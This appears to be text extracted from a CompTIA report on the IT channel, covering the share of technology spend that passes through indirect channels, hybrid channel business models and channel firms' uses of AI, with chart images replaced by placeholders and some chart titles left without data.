The age-old question, “what is the size of the IT channel” remains a fixture in many industry circles. It’s a far trickier one to answer than one might think. Immediately, the question requires clarification since the channel represents a varied ecosystem of firm types that aren’t necessarily easily grouped. So, is the intent to size all indirect channels, inclusive of distributors, retailers, online marketplaces, and other non- traditional players? Or is the focus on a subset of the market that can be characterized as traditional channel partners, such as VARs, MSPs, solution providers, tech consultants and related? What about hybrid models that feature facets of both indirect and direct selling? Or influencers that do not capture revenue, but may have sway over customer purchasing decisions (think accounting firms that direct their clients to a particular accounting software)? The historical rule of thumb for indirect channel sizing was approximately 75% of tech spend fed through it. That percentage is both difficult to validate and likely always a bit more anecdotal than precision factual.


According to CompTIA’s State of the Channel 2024, respondents settled on a weighted-average result of 57%, with estimates spanning 25% to 75%. This approximates the sales volume and/or influence of indirect channels applied to the technology categories in the accompanying graphic. The 57%, which is lower than the old rule of thumb number, likely reflects a shift toward direct sales advanced by the growth of cloud computing, subscription services, and the widespread use of online marketplaces. Additionally, customer buying habits have shifted. That said, services revenue to be made adjacent to direct-to-customer transactions remain an enormous opportunity and growth area for the channel and likely the sweet spot of the future. At the end of the day, the exact figure of spend through the difficult-to-define indirect channel is not that relevant. Whether the figure is slightly higher or lower could instead be viewed as secondary to overall category spending and customer behavior around procuring and managing technology.

Company lines of business offered




Most channel firms today are hybrid in terms of their product category offerings and the types of services they provide to customers.


Revenue growth expected over next two years



Profit margins expected over next two years



AI solutions and sales over the next year



Customer experience (CX). AI-powered chatbots and virtual assistants can provide instant, personalized customer support, create more exacting quotes in less time, etc. CompTIA research has consistently shown CX to be at the top of the list of channel business priorities.


Sales and marketing. AI algorithms can analyze customer data and predict buying patterns, enabling vendors and channel companies to personalize their sales and marketing pitches and campaigns.

Operations. AI can automate repetitive tasks and optimize workflows, freeing up time for employees to focus on more strategic and creative work. For MSPs, this is especially crucial as repeatable process efficiency at scale is the linchpin of the business model.


Business decision-making. AI-powered analytics and insights can provide valuable business intelligence, helping channel companies make informed decisions to drive better CX, competitive differentiation, business model changes, etc.

Business management. Companies can use generative AI tools to get prescriptive guidance on how to grow their businesses, which certifications they should obtain, which training courses they should pursue and which vendors have the best incentives and programs for them.

Self-rating of company's business skills




Areas needing improvement




Operational improvement tied to risk and funding

